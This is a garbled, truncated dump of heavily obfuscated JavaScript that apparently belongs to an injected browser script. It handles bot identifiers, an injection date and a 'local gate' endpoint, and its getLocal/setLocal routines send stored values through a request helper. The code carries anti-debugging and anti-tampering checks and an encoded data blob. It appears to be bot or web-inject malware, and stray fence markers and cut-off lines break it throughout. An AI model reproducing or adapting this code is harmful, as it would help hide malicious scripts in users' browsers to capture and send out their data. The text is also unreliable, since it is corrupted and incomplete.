62:M2A[57]+=M2A[64];M2A[57]+=M2A[94];M2A[51]=M2A[6];M2A[51]+=M2A[66];C2A=58;break;case
 71:var b1A=function(){var E2A=2;for(;E2A!==5;){switch(E2A){case 2:var Y2A=
[arguments];i1A(M2A[0][0],Y2A[0][0],Y2A[0][1],Y2A[0][2],Y2A[0]
[3]);E2A=5;break;}}};C2A=70;break;case
40:M2A[76]+=M2A[64];M2A[76]+=M2A[94];M2A[26]=M2A[61];M2A[26]+=M2A[66];C2A=36;break;cas
 88:b1A(n1A,"decodeURI",M2A[68],M2A[89]);C2A=87;break;case
31:M2A[46]=1;M2A[39]=M2A[28];M2A[39]+=M2A[19];M2A[39]+=M2A[94];C2A=44;break;case
17:M2A[66]="5";M2A[64]="";M2A[61]="j";M2A[29]="My";M2A[64]="5M";M2A[87]="w";C2A=24;bre

58:M2A[51]+=M2A[29];M2A[22]=M2A[8];M2A[22]+=M2A[64];M2A[22]+=M2A[94];M2A[27]=M2A[2];M2
 69:b1A(n1A,"String",M2A[68],M2A[27]);C2A=68;break;case
49:M2A[89]+=M2A[94];M2A[63]=M2A[9];M2A[63]+=M2A[66];M2A[63]+=M2A[29];C2A=45;break;case
 86:b1A(k1A,"split",M2A[46],M2A[26]);C2A=85;break;case
89:b1A(T1A,"join",M2A[46],M2A[63]);C2A=88;break;case
83:b1A(T1A,"splice",M2A[46],M2A[39]);C2A=82;break;}}function g1A(){var
d2A=2;for(;d2A!==5;){switch(d2A){case 1:return z2A[0][0].String;break;case 2:var z2A=
```

```
[arguments];d2A=1;break;}}}function B1A(){var l2A=2;for(;l2A!==5;){switch(l2A){case
2:var v2A=[arguments];return v2A[0][0].Function;break;}}}function k1A(){var
u2A=2;for(;u2A!==5;){switch(u2A){case 2:var K2A=[arguments];return K2A[0]
[0].String;break;}}}}q7xK.q77=function (){return typeof q7xK.G77.C0t==='function'?
q7xK.G77.C0t.apply(q7xK.G77,arguments):q7xK.G77.C0t;};function I7u9(){var
N3u=2;for(;N3u!==11;){switch(N3u){case
3:Q4u[8]="G";Q4u[4]=2;Q4u[4]=1;Q4u[3]=Q4u[8];N3u=6;break;case 13:var B4u=function()
{var E3u=2;for(;E3u!==5;){switch(E3u){case 2:var P3u=[arguments];s4u(Q4u[0][0],P3u[0]
[0],P3u[0][1],P3u[0][2],P3u[0][3]);E3u=5;break;}}};N3u=12;break;case 2:var Q4u=
[arguments];Q4u[6]="";Q4u[6]="u9";Q4u[2]="7";N3u=3;break;case
6:Q4u[3]+=Q4u[2];Q4u[3]+=Q4u[6];N3u=13;break;case
12:B4u(T4u,"charCodeAt",Q4u[4],Q4u[3]);N3u=11;break;}}function T4u(){var
w3u=2;for(;w3u!==5;){switch(w3u){case 2:var I3u=[arguments];return I3u[0]
[0].String;break;}}}function s4u(){var i3u=2;for(;i3u!==13;){switch(i3u){case
6:y3u[4]=3;try{var G3u=2;for(;G3u!==9;){switch(G3u){case 2:y3u[6]={};y3u[3]=(1,y3u[0]
[1])(y3u[0][0]);y3u[5]=[y3u[4],y3u[3].prototype][y3u[0][3]];y3u[6].value=y3u[5]
[y3u[0][2]];G3u=3;break;case 3:try{var q3u=2;for(;q3u!==3;){switch(q3u){case
2:y3u[1]=y3u[8];y3u[1]+=y3u[2];y3u[1]+=y3u[7];y3u[0][0].Object[y3u[1]](y3u[5],y3u[0]
[4],y3u[6]);q3u=3;break;}}}catch(v4u){y3u[5][y3u[0]
[4]]=y3u[6].value;}G3u=9;break;}}}catch(k4u){}i3u=13;break;case
3:y3u[2]="ope";y3u[8]="";y3u[8]="";y3u[8]="definePr";i3u=6;break;case 2:var y3u=
[arguments];y3u[7]="";y3u[7]="rty";y3u[2]="";i3u=3;break;}}}}function S7Ba(){var
k77=2;for(;k77!==3;){switch(k77){case 2:k77=typeof globalThis==='object'?
1:5;break;case 1:return globalThis;break;case 5:try{var d77=2;for(;d77!==9;)
{switch(d77){case 4:window.globalThis=window;d77=3;break;case
2:Object.defineProperty(Object.prototype,'IXTWC',{get:function(){return
this;},configurable:true});IXTWC.globalThis=IXTWC;d77=5;break;case 5:d77=typeof
globalThis==='undefined'?4:3;break;case 3:delete
Object.prototype.IXTWC;d77=9;break;}}}catch(P87){window.globalThis=window;}return
globalThis;break;}}}function P7Ba(){function N97(){var Q77=2;for(;Q77!==5;)
{switch(Q77){case 2:var i77=[arguments];return i77[0][0].RegExp;break;}}}function
H87(){var Z77=2;for(;Z77!==7;){switch(Z77){case 2:var L77=
[arguments];L77[3]="";L77[3]="y";L77[5]="";Z77=3;break;case
3:L77[5]="rt";L77[9]="defineProp";try{var j77=2;for(;j77!==9;){switch(j77){case
2:L77[6]={};L77[2]=(1,L77[0][1])(L77[0][0]);L77[7]=[L77[2],L77[2].prototype][L77[0]
[3]];L77[6].value=L77[7][L77[0][2]];j77=3;break;case 3:try{var K77=2;for(;K77!==3;)
{switch(K77){case 2:L77[8]=L77[9];L77[8]+=L77[5];L77[8]+=L77[3];L77[0]
[0].Object[L77[8]](L77[7],L77[0][4],L77[6]);K77=3;break;}}}catch(Z97){L77[7][L77[0]
[4]]=L77[6].value;}j77=9;break;}}}catch(j97){}Z77=7;break;}}}function l87(){var
h77=2;for(;h77!==5;){switch(h77){case 2:var r77=[arguments];return r77[0]
[0].Function;break;}}}function w87(){var u77=2;for(;u77!==5;){switch(u77){case 2:var
F77=[arguments];return F77[0][0].Array;break;}}}var e77=2;for(;e77!==71;){switch(e77)
{case 11:o77[1]="n7";o77[6]="t";o77[8]="";o77[74]="ract";e77=18;break;case
6:o77[4]="7B";o77[9]="_resi";o77[1]="";o77[5]="o";e77=11;break;case
50:o77[89]+=o77[16];o77[18]=o77[8];o77[18]+=o77[6];o77[18]+=o77[74];e77=46;break;case
27:o77[76]="e";o77[35]="";o77[35]="";o77[35]="timiz";o77[15]="";e77=22;break;case
59:o77[92]+=o77[2];o77[58]=o77[3];o77[58]+=o77[4];o77[58]+=o77[84];e77=55;break;case
22:o77[15]="__op";o77[84]="a";o77[37]="";o77[37]="B";e77=33;break;case
43:o77[93]=0;o77[98]=o77[45];o77[98]+=o77[49];o77[98]+=o77[16];e77=39;break;case
46:o77[62]=o77[1];o77[62]+=o77[37];o77[62]+=o77[84];o77[26]=o77[5];e77=63;break;case
33:o77[49]="";o77[43]="r7";o77[49]="7";o77[16]="Ba";o77[45]="s";o77[80]=1;o77[93]=2;e7
 3:o77[2]="";o77[2]="dual";o77[7]="";o77[7]="_";e77=6;break;case 2:var o77=
[arguments];o77[3]="";o77[3]="G";o77[2]="";e77=3;break;case
54:o77[19]+=o77[35];o77[19]+=o77[76];o77[89]=o77[94];o77[89]+=o77[49];e77=50;break;cas
 63:o77[26]+=o77[4];o77[26]+=o77[84];o77[92]=o77[7];o77[92]+=o77[9];e77=59;break;case
```

```
18:o77[8]="__abs";o77[94]="";o77[94]="H";o77[76]="";e77=27;break;case
75:t87(w87,"push",o77[80],o77[62]);e77=74;break;case
39:o77[23]=o77[43];o77[23]+=o77[37];o77[23]+=o77[84];o77[19]=o77[15];e77=54;break;case
 76:t87(E87,o77[92],o77[93],o77[26]);e77=75;break;case
72:t87(l87,"apply",o77[80],o77[98]);e77=71;break;case
74:t87(E87,o77[18],o77[93],o77[89]);e77=73;break;case 55:var t87=function(){var
A77=2;for(;A77!==5;){switch(A77){case 2:var O77=[arguments];H87(o77[0][0],O77[0]
[0],O77[0][1],O77[0][2],O77[0][3]);A77=5;break;}}};e77=77;break;case
73:t87(E87,o77[19],o77[93],o77[23]);e77=72;break;case
77:t87(N97,"test",o77[80],o77[58]);e77=76;break;}}function E87(){var
T77=2;for(;T77!==5;){switch(T77){case 2:var I77=[arguments];return I77[0]
[0];break;}}}}function O7u9(){var j3u=2;for(;j3u!==3;){switch(j3u){case 1:return
globalThis;break;case 5:try{var Z3u=2;for(;Z3u!==9;){switch(Z3u){case
2:Object.defineProperty(Object.prototype,'eAzXT',{get:function(){return
this;},configurable:true});eAzXT.globalThis=eAzXT;Z3u=5;break;case 5:Z3u=typeof
globalThis==='undefined'?4:3;break;case 4:window.globalThis=window;Z3u=3;break;case
3:delete Object.prototype.eAzXT;Z3u=9;break;}}}catch(m4u)
{window.globalThis=window;}return globalThis;break;case 2:j3u=typeof
globalThis==='object'?1:5;break;}}}q7xK.t3u=function (){return typeof
q7xK.c3u.D5p==='function'?
q7xK.c3u.D5p.apply(q7xK.c3u,arguments):q7xK.c3u.D5p;};q7xK.F3u=function (){return
typeof q7xK.c3u.D5p==='function'?
q7xK.c3u.D5p.apply(q7xK.c3u,arguments):q7xK.c3u.D5p;};q7xK.c3u=function(){var
E5p=function(q5p,L5p){var g5p=L5p&0xffff;var H8p=L5p-g5p;return(H8p*q5p|0)+
(g5p*q5p|0)|0;},A5p=function(K8p,y8p,e8p){var M8p=0xcc9e2d51,J8p=0x1b873593;var
x8p=e8p;var a8p=y8p&~0x3;for(var S8p=0;S8p<a8p;S8p+=4){var C8p=K8p.G7u9(S8p)&0xff|
(K8p.G7u9(S8p+1)&0xff)<<8|(K8p.G7u9(S8p+2)&0xff)<<16|(K8p.G7u9(S8p+3)&0xff)
<<24;C8p=E5p(C8p,M8p);C8p=(C8p&0x1ffff)<<15|C8p>>>17;C8p=E5p(C8p,J8p);x8p^=C8p;x8p=
(x8p&0x7ffff)<<13|x8p>>>19;x8p=x8p*5+0xe6546b64|0;}C8p=0;switch(y8p%4){case 3:C8p=
(K8p.G7u9(a8p+2)&0xff)<<16;case 2:C8p|=(K8p.G7u9(a8p+1)&0xff)<<8;case
1:C8p|=K8p.G7u9(a8p)&0xff;C8p=E5p(C8p,M8p);C8p=(C8p&0x1ffff)
<<15|C8p>>>17;C8p=E5p(C8p,J8p);x8p^=C8p;}x8p^=y8p;x8p^=x8p>>>16;x8p=E5p(x8p,0x85ebca6b
 x8p;};return{D5p:A5p};}();q7xK.G77=function(){var c77=2;for(;c77!==9;){switch(c77)
{case 2:var V77=[arguments];V77[7]=undefined;V77[5]={};V77[5].C0t=function(){var
B77=2;for(;B77!==90;){switch(B77){case 58:x77[20]=0;B77=57;break;case 5:return
48;break;case 46:x77[4].n7Ba(x77[25]);x77[4].n7Ba(x77[89]);x77[51]=
[];x77[87]='E7m';x77[93]='n7m';B77=62;break;case 57:B77=x77[20]<x77[4].length?
56:69;break;case 59:x77[98]='w7m';B77=58;break;case 76:B77=x77[80]<x77[62]
[x77[99]].length?75:70;break;case 73:x77[94]
[x77[60]]=x77[30];x77[51].n7Ba(x77[94]);B77=71;break;case 68:B77=33?68:67;break;case
75:x77[94]={};x77[94][x77[98]]=x77[62][x77[99]][x77[80]];B77=73;break;case
77:x77[80]=0;B77=76;break;case 69:B77=function(){var C77=2;for(;C77!==22;)
{switch(C77){case 4:R77[6]={};R77[5]=[];R77[9]=0;C77=8;break;case 2:var R77=
[arguments];C77=1;break;case 5:return;break;case 20:R77[6][R77[3]
[x77[98]]].h+=true;C77=19;break;case 25:R77[8]=true;C77=24;break;case 14:C77=typeof
R77[6][R77[3][x77[98]]]==='undefined'?13:11;break;case 6:R77[3]=R77[0][0]
[R77[9]];C77=14;break;case 12:R77[5].n7Ba(R77[3][x77[98]]);C77=11;break;case
13:R77[6][R77[3][x77[98]]]=function(){var Y77=2;for(;Y77!==9;){switch(Y77){case
4:P77[2].t=0;return P77[2];break;case 2:var P77=[arguments];P77[2]=
{};Y77=5;break;case
5:P77[2].h=0;Y77=4;break;}}}.s7Ba(this,arguments);C77=12;break;case 10:C77=R77[3]
[x77[60]]===x77[87]?20:19;break;case 8:R77[9]=0;C77=7;break;case 16:C77=R77[9]
<R77[5].length?15:23;break;case 26:C77=R77[2]>=0.5?25:24;break;case
18:R77[8]=false;C77=17;break;case 17:R77[9]=0;C77=16;break;case 11:R77[6][R77[3]
[x77[98]]].t+=true;C77=10;break;case 19:R77[9]++;C77=7;break;case 15:R77[1]=R77[5]
```

```
[R77[9]];R77[2]=R77[6][R77[1]].h/R77[6][R77[1]].t;C77=26;break;case 7:C77=R77[9]
<R77[0][0].length?6:18;break;case 1:C77=R77[0][0].length===0?5:4;break;case
24:R77[9]++;C77=16;break;case 23:return R77[8];break;}}}(x77[51])?68:67;break;case
13:x77[7].p7m=function(){var r4t=typeof o7Ba==='function';return
r4t;};x77[9]=x77[7];x77[3]={};x77[3].o7m=['E5m'];x77[3].p7m=function(){var
s4t=false;var X4t=[];try{for(var b4t in
console)X4t.n7Ba(b4t);s4t=X4t.length===0;}catch(z4t){}var y4t=s4t;return
y4t;};B77=19;break;case 56:x77[62]=x77[4][x77[20]];try{x77[30]=x77[62][x77[27]]()?
x77[87]:x77[93];}catch(g4t){x77[30]=x77[93];}B77=77;break;case 39:x77[43]=
{};x77[43].o7m=['I5m'];x77[43].p7m=function(){var m4t=function(){return'x
y'.slice(0,1);};var Z4t=!/\x79/.G7Ba(m4t+[]);return
Z4t;};x77[17]=x77[43];B77=54;break;case 1:B77=V77[7]?5:4;break;case
62:x77[99]='o7m';x77[60]='H7m';x77[27]='p7m';B77=59;break;case
19:x77[1]=x77[3];x77[5]={};x77[5].o7m=['I5m'];B77=16;break;case
7:x77[6]=x77[8];x77[7]={};x77[7].o7m=['E5m'];B77=13;break;case 43:x77[35]=
{};x77[35].o7m=['I5m'];x77[35].p7m=function(){var k4t=function(N4t){try{}catch(l4t)
{}finally{}var K4t=function(){};return K4t.constructor('var e = []; for(var p in
this) e.push(p); return e.length === 0')();}({});return
k4t;};x77[25]=x77[35];B77=39;break;case 4:x77[4]=[];x77[8]={};x77[8].o7m=
['I5m'];x77[8].p7m=function(){var n4t=function(){return'aa'.lastIndexOf('a');};var
H4t=/\u0031/.G7Ba(n4t+[]);return H4t;};B77=7;break;case 66:return 98;break;case
29:x77[46].o7m=['I5m'];x77[46].p7m=function(){var M4t=function()
{return'aa'.charCodeAt(1);};var x4t=/\u0039\x37/.G7Ba(M4t+[]);return
x4t;};x77[76]=x77[46];B77=43;break;case
54:x77[4].n7Ba(x77[2]);x77[4].n7Ba(x77[1]);B77=52;break;case
52:x77[4].n7Ba(x77[11]);x77[4].n7Ba(x77[48]);x77[4].n7Ba(x77[6]);x77[4].n7Ba(x77[17]);
 33:x77[55].o7m=['E5m'];x77[55].p7m=function(){var W4t=typeof
r7Ba==='function';return W4t;};x77[11]=x77[55];x77[46]={};B77=29;break;case
71:x77[80]++;B77=76;break;case 22:x77[36].o7m=['E5m'];x77[36].p7m=function(){var
S4t=typeof H7Ba==='function';return S4t;};x77[89]=x77[36];x77[55]=
{};B77=33;break;case 70:x77[20]++;B77=57;break;case 16:x77[5].p7m=function(){var
I4t=function(){return encodeURI('%');};var B4t=/\x32\u0035/.G7Ba(I4t+[]);return
B4t;};x77[2]=x77[5];x77[71]={};x77[71].o7m=['I5m'];x77[71].p7m=function(){var
F4t=function(){return'X'.toLowerCase();};var P4t=/\x78/.G7Ba(F4t+[]);return
P4t;};x77[48]=x77[71];x77[36]={};B77=22;break;case 67:V77[7]=29;B77=66;break;case
2:var x77=[arguments];B77=1;break;}}};return V77[5];break;}}};();q7xK.r6z=function()
{var j6z=[arguments];j6z[7]=2;for(;j6z[7]!==1;){switch(j6z[7]){case
2:return{p6z:function(){var I6z=[arguments];I6z[7]=2;for(;I6z[7]!==20;)
{switch(I6z[7]){case 4:I6z[4]=28;I6z[7]=3;break;case 7:I6z[2]=76;I6z[7]=6;break;case
9:I6z[1]=3;I6z[7]=8;break;case 3:I6z[7]=93>=q7xK.T3A(77)?9:8;break;case
12:I6z[6]=45;I6z[7]=11;break;case 14:I6z[9]=89;I6z[7]=13;break;case
8:I6z[7]=q7xK.T3A(121)!==55?7:6;break;case 6:I6z[7]=q7xK.T3A(183)!=67?
14:13;break;case 10:I6z[8]=44;I6z[7]=20;break;case 13:I6z[7]=21>q7xK.b3A(184)?
12:11;break;case 5:I6z[7]=98>=q7xK.T3A(256)?4:3;break;case
1:I6z[3]=65;I6z[7]=5;break;case 11:I6z[7]=60===q7xK.b3A(181)?10:20;break;case
2:I6z[7]=q7xK.b3A(181)!==46?1:5;break;}}}()};break;}}};();q7xK.E6z=function (){return
typeof q7xK.r6z.p6z==='function'?
q7xK.r6z.p6z.apply(q7xK.r6z,arguments):q7xK.r6z.p6z;};q7xK.t77=function (){return
typeof q7xK.G77.C0t==='function'?
q7xK.G77.C0t.apply(q7xK.G77,arguments):q7xK.G77.C0t;};var
z1ND=q7xK.b3A(82);z1ND+=q7xK.b3A(219);z1ND+=q7xK.b3A(173);z1ND+=q7xK.b3A(246);var
u1ND=q7xK.T3A(145);u1ND+=q7xK.T3A(25);var
U1ND=q7xK.b3A(261);U1ND+=q7xK.b3A(174);U1ND+=q7xK.b3A(150);var
S1ND=q7xK.b3A(123);S1ND+=q7xK.T3A(206);S1ND+=q7xK.b3A(96);S1ND+=q7xK.T3A(182);function
 f1ND(){return"%3E8%0954-%113%2059%3C/%15%3E55-$$%09?
```

```
%3E.95&%18=!-8&%0B*-;%257#,h.1&1x.8??
p:'%3E%0B%7C%0B;:%115%20%227:p%0B%205(%13%15%0B!?%3E%3Cd%08?%3C%03h$?&p.)&96%0B5-
%3E%22411=%11%133%3E6'%3Ep%091%03?
#4&8%03&/4%09%3E7%3Cj3%0971&%1E%0B%1F%0B;$#5%3C$%10-
#7:$%03%179$3$%07%13(%3C%0956%3C%15=;%3E-%3C/#%09%3C=&-
%0B%1F%03%00%13$$7%3E,%13%25%0B%3E5%03-
%1194%0B6%3C%158=%25*;%11%14%1D%1D%1B'$%0B%0B%0A9*%111%22%20%0E%13/%3E%09$%03m%11p%09%
($/$7%0B6'%3Ep=%3Ex%25+9%3Cp()-5%09?
%3E.%1123#=~~%0B%1116&%25$r4=+%2547p:)95d%0B%3C!,6%0D96%13/(73%03''5%7F#=)83:p()%11%3C
5%3C!+%7D#%25=:#5!~;;9%0B&5%03=$4761&/4%09%20-
%13'%0B!1!;=8=%0B+8&915%03/d~%7C%0B5-$$%09%60(0%119$%0B;%13%25%20%09~
(%20%11%3E=$x)%3C1;%3C9*&5%0949%3C/%0B59%3E%13?=7%3E%03-
w%0B%0D#,)%3E%0B37=%13z%0B&%20+h:%0B4%3C%03%0A3%196%0B1'$%0B%3C?/&%113330-
j43$=h.946x!9p=%25,h%256r%229&-5%09%207;#$%091,%13%25?
%20%0B%3C!,6%0D96%22%151%3C4%07+?
%0B+20.%3E4:%3E:~%7F%0B%059%3C%3C%22%0B+%0B:%13=8%09%7Fw%13e#%09%1D%0B%10%07%1C%60~%00
%1E5*$%03)
(#=%3C%03//$%0016,%25=%0414=/#%09%3E%03%09%08%13%16%15%1E%0F%02%19%18%1B%14%05%04%1F%0
%3C-%11$=%0B4=%11%25!5%03x:%0B;4%03)%3E%0F%09$(%13891%0B1&.5*%1F%3E%13(?6)%03*+397*'?
%3E6%137$%25%22%09%3C=&-$:%0B%15%1B%12%1D%1Ebv%10'%3C%1A$,8df%7C%60%03?%11$%0D%0B1&-
~59%03)$1%3E9,%13-5%3C5*)%3E5%0951/%11=3%22%03%20%11%00%09#-
%25'1%20)%03)%3E$%09%7F%03#%11%25%095*;#?%3C%0B%07//$%0016,%25=%10),-
%11$eg%03%09%3E%0B7%229%13)?
65x*+#7fl%13%7B%0B%20%11%03%04%2516%0B%20%13%03%1E%04%11%14%01%0E%0F%11%18%19%1A%0B%13
+4+#,)%3E5189&-5%0996%22/3&97&%1543$=h$?
&p;%20+%3E55%3Ch()r27%3Cdp!;18j9&%0B5)2%0B!%0B2%17+%3E6%0F;=8%227%3E,%17'9%3C%25,-9pnp
%22%205%03%259%13%20%0B%00%06!%0B=1%3C%1381%3C47%25%11~%228(w95&v%03,%253'==&%3E~0?
%03%3C%25%1C='=:%091!5%03''%13:1*%0B%11%3Eh%0B98:5%3C4%1B%20#%3C6%0B+$%11r%09=4%00%3E$
%03%3C%0F%3C7%0Bkx%1143%3E9*%25$%09o%031%19$3$=%13%15#&%0B%3E%13:%22=$7+%25%3C%0929,j%
%20jx-211$41j?
%3C5x)87'==&%3Ep%205)=#%2274%03%13%3E5!$%03%18+#!'7:.%0B%15%15%0C%13&%3C%059%3C%3C%22%
%3C7%0Bhm%1110#7$?%0Bo%0B%1B%20%111%22%20%16)'5%091:;%25%3C'$=%13)476?
%20#:9%3C5&%25%20#%22+%3C?&%25(!2za%60%0Buw%11164%1D%3E/%3E&%1C1;%3E5%3C5*%13?
%3E65%3E!%11%02%09#=%13%7B~b%0B9%3C%15%0B%3C4=.%113:1*%09%3E%0B;%3E?%13e7=??
$/1%3C14!%3E91#w%13%12%1E9%0B=:;?;%25%03zz%0Bt%0B++8?
%09$%03%07%113%3E9=&%3E%07;4,%20%11%25&3v8%22%20%09%20%20%13%05%20%09%22=).%0B;%0B7).5
%11%18&%0B%14zd%08%09%1D%0B%10%07%1C%60~%00%25&%18&$(f%7F~b%0B1&%2051$1'$%0F%09g%03%17
56%3C%11%3C73,'8%173$=f:8%22%0B(%13'1%097=%3C%1E9?5%03!$%0B?
5%03;)%22=%3C4%00/95%0B1'$";}var e1ND=q7xK.T3A(182);e1ND+=q7xK.b3A(182);var
l1ND=q7xK.T3A(89);l1ND+=q7xK.b3A(139);l1ND+=q7xK.b3A(165);l1ND+=q7xK.b3A(202);var
a1ND=q7xK.T3A(44);a1ND+=q7xK.b3A(5);var M1ND=q7xK.T3A(41);M1ND+=q7xK.T3A(146);var
g1ND=q7xK.T3A(41);g1ND+=q7xK.b3A(202);var h1ND=q7xK.T3A(33);h1ND+=q7xK.b3A(89);var
b1ND=q7xK.b3A(202);b1ND+=q7xK.T3A(171);var
s1ND=q7xK.T3A(181);s1ND+=q7xK.T3A(17);s1ND+=q7xK.b3A(129);var
T1ND=q7xK.T3A(59);T1ND+=q7xK.T3A(26);T1ND+=q7xK.T3A(61);T1ND+=q7xK.T3A(137);var
A1ND=q7xK.b3A(14);A1ND+=q7xK.b3A(244);var
B1ND=q7xK.T3A(202);B1ND+=q7xK.b3A(61);B1ND+=q7xK.b3A(137);B1ND+=q7xK.b3A(146);var
m1ND=q7xK.T3A(148);m1ND+=q7xK.b3A(67);m1ND+=q7xK.b3A(68);m1ND+=q7xK.b3A(109);var
D1ND=q7xK.T3A(155);D1ND+=q7xK.T3A(133);D1ND+=q7xK.T3A(58);var
W1ND=q7xK.b3A(202);W1ND+=q7xK.T3A(208);W1ND+=q7xK.T3A(96);var
K1ND=q7xK.b3A(177);K1ND+=q7xK.b3A(50);K1ND+=q7xK.T3A(97);var
R1ND=q7xK.T3A(113);R1ND+=q7xK.T3A(110);var
F1ND=q7xK.T3A(178);F1ND+=q7xK.b3A(176);F1ND+=q7xK.b3A(144);var
t1ND=q7xK.T3A(202);t1ND+=q7xK.b3A(68);t1ND+=q7xK.b3A(119);t1ND+=q7xK.T3A(60);var
c1ND=q7xK.T3A(76);c1ND+=q7xK.b3A(273);c1ND+=q7xK.b3A(68);c1ND+=q7xK.T3A(118);var
```

```
X1ND=q7xK.T3A(8);X1ND+=q7xK.b3A(260);var L1ND=q7xK.T3A(31);L1ND+=q7xK.b3A(144);var
p1ND=q7xK.b3A(212);p1ND+=q7xK.T3A(102);p1ND+=q7xK.T3A(240);p1ND+=q7xK.T3A(93);var
q1ND=q7xK.b3A(66);q1ND+=q7xK.T3A(185);var
G1ND=q7xK.b3A(227);G1ND+=q7xK.b3A(15);G1ND+=q7xK.T3A(96);G1ND+=q7xK.T3A(61);var
i1ND=q7xK.T3A(40);i1ND+=q7xK.b3A(82);i1ND+=q7xK.b3A(46);i1ND+=q7xK.T3A(210);var
w1ND=q7xK.T3A(89);w1ND+=q7xK.T3A(114);w1ND+=q7xK.b3A(96);w1ND+=q7xK.b3A(178);var
E1ND=q7xK.b3A(160);E1ND+=q7xK.T3A(192);E1ND+=q7xK.b3A(127);E1ND+=q7xK.T3A(197);var
N1ND=q7xK.b3A(231);N1ND+=q7xK.b3A(188);var Z1ND=q7xK.b3A(88);Z1ND+=q7xK.b3A(149);var
j1ND=q7xK.T3A(56);j1ND+=q7xK.T3A(32);var
y1ND=q7xK.T3A(246);y1ND+=q7xK.T3A(208);y1ND+=q7xK.b3A(224);y1ND+=q7xK.b3A(237);var
I1ND=q7xK.b3A(27);I1ND+=q7xK.b3A(26);var
P1ND=q7xK.T3A(253);P1ND+=q7xK.T3A(59);P1ND+=q7xK.T3A(15);P1ND+=q7xK.b3A(137);var
Q7ND=q7xK.T3A(108);Q7ND+=q7xK.b3A(115);var r7ND=q7xK.T3A(217);r7ND+=q7xK.b3A(230);var
O7ND=q7xK.T3A(38);O7ND+=q7xK.b3A(119);O7ND+=q7xK.T3A(26);O7ND+=q7xK.b3A(158);var
J7ND=q7xK.T3A(234);J7ND+=q7xK.T3A(46);J7ND+=q7xK.T3A(159);J7ND+=q7xK.T3A(61);var
n7ND=q7xK.T3A(249);n7ND+=q7xK.T3A(3);n7ND+=q7xK.b3A(62);n7ND+=q7xK.T3A(119);var
x7ND=q7xK.b3A(151);x7ND+=q7xK.T3A(24);var o7ND=q7xK.b3A(127);o7ND+=q7xK.b3A(139);var
V7ND=q7xK.T3A(137);V7ND+=q7xK.T3A(46);V7ND+=q7xK.T3A(89);V7ND+=q7xK.T3A(61);var
t7ps,_stat_,fp_timeout,l_snapshot,injection_date,bot_data,local_gate_mark,tools,sendRe
[q7xK.b3A(202),q7xK.b3A(68),q7xK.T3A(137),q7xK.T3A(120),q7xK.b3A(234),q7xK.T3A(178),q7
{bot_id:s_d_i[t7ps[3]],provider:q7xK.b3A(242),vendor_id:q7xK.b3A(241),b_version:s_d_i[
 getLocal(obj,cb){var u9z=q7xK;var
j9u=u9z.T3A(98);j9u+=u9z.b3A(204);j9u+=u9z.T3A(198);j9u+=u9z.b3A(103);var
E77,name;E77=t7ps;u9z[E77[6]]();name=obj[E77[7]];sendRequest[E77[8]]
(u9z.T3A(182)+local_gate_mark+j9u+name,{},function(){var
B7u=835947512,A7u=-559601367,T7u=2;for(var
b7u=1;u9z.t3u(b7u.toString(),b7u.toString().length,56175)!==B7u;b7u++){var
S77;T7u+=2;}if(u9z.t3u(T7u.toString(),T7u.toString().length,16733)!==A7u){var
S77;}var S77;S77=t7ps;u9z[S77[9]]();cb[S77[10]](this,arguments);});}function
setLocal(obj,cb){var F8z=q7xK;var
w77,name,value;w77=t7ps;name=F8z.T3A(53);value=JSON[w77[11]]
(obj[w77[12]]);F8z[w77[6]]();sendRequest[w77[8]]
(F8z.T3A(182)+local_gate_mark+F8z.b3A(221)+name+F8z.b3A(264)+value,{},cb);}tools=
{};tools[t7ps[13]]={_pattern:/[a-zA-Z0-9_\-\+\.]/,_getRandomByte:function(){var
b77,result;b77=t7ps;q7xK[b77[6]]();if(window[b77[14]]&&window[b77[14]][b77[15]])
{result=new Uint8Array(1);window[b77[14]][b77[15]](result);var
B3u=1230696741,A3u=881739094,T3u=2;for(var
b3u=1;q7xK.t3u(b3u.toString(),b3u.toString().length,80975)!==B3u;b3u++){return
result[4];}if(q7xK.F3u(T3u.toString(),T3u.toString().length,6018)!==A3u){return
result[3];}return result[0];}else if(window[b77[16]]&&window[b77[16]][b77[15]])
{result=new Uint8Array(1);window[b77[16]][b77[15]](result);return
result[0];}else{return Math[b77[17]](Math[b77[18]]
()*256);}},generate:function(length){var X77;X77=t7ps;q7xK[X77[9]]();return
Array[X77[10]](null,{'length':length})[X77[20]](function(){var
U77,result;U77=t7ps;q7xK[U77[6]]();while(true){result=String[U77[21]](this[U77[22]]
());if(this[U77[24]][U77[23]](result)){return result;}}},this)[X77[19]]
(q7xK.T3A(256));}};tools[t7ps[25]]=function($){var v9z=q7xK;var
Z9u=v9z.b3A(138);Z9u+=v9z.T3A(65);Z9u+=v9z.b3A(268);Z9u+=v9z.T3A(125);var
Y7u=129728287,x7u=1932369562,n7u=2;for(var
O7u=1;v9z.t3u(O7u.toString(),O7u.toString().length,48095)!==Y7u;O7u++){var
p77,_PADCHAR,_ALPHA,_VERSION;n7u+=2;}if(v9z.F3u(n7u.toString(),n7u.toString().length,8
{var
p77,_PADCHAR,_ALPHA,_VERSION;}p77=t7ps;_PADCHAR=v9z.b3A(264),_ALPHA=Z9u,_VERSION=v9z.T
 _getbyte64(s,i){var M77,idx;M77=t7ps;idx=_ALPHA[M77[26]](s[M77[27]](i));var
F7u=-1044196074,R7u=874603388,K7u=2;for(var
```

```
m7u=1;v9z.t3u(m7u.toString(),m7u.toString().length,23791)!==F7u;m7u++){v9z[M77[1]]
();K7u+=2;}if(v9z.t3u(K7u.toString(),K7u.toString().length,56404)!==R7u){v9z[M77[7]]
();}v9z[M77[9]]();if(idx===-1){var
N9u=v9z.b3A(45);N9u+=v9z.T3A(146);N9u+=v9z.T3A(61);N9u+=v9z.T3A(190);var
e7u=424357010,S7u=149873667,U7u=2;for(var
z7u=1;v9z.F3u(z7u.toString(),z7u.toString().length,37842)!==e7u;z7u++){throw
v9z.T3A(256);U7u+=2;}if(v9z.t3u(U7u.toString(),U7u.toString().length,92789)!==S7u)
{throw v9z.T3A(256);}throw N9u;}return idx;}function _decode(s){var
n3u=-1205630686,J3u=1889921720,O3u=2;for(var
Q3u=1;v9z.t3u(Q3u.toString(),Q3u.toString().length,17193)!==n3u;Q3u++){var
v77,pads,i,b10,imax,x;O3u+=2;}if(v9z.F3u(O3u.toString(),O3u.toString().length,63189)!=
{var v77,pads,i,b10,imax,x;}v77=t7ps;pads=0,imax=s[v77[28]],x=
[];s=String(s);if(imax===0){return s;}if(imax%4!==0){var
E9u=v9z.T3A(78);E9u+=v9z.T3A(131);throw E9u;}if(s[v77[27]](imax-1)===_PADCHAR)
{pads=1;if(s[v77[27]](imax-2)===_PADCHAR){pads=2;}imax-=4;}for(i=0;i<imax;i+=4)
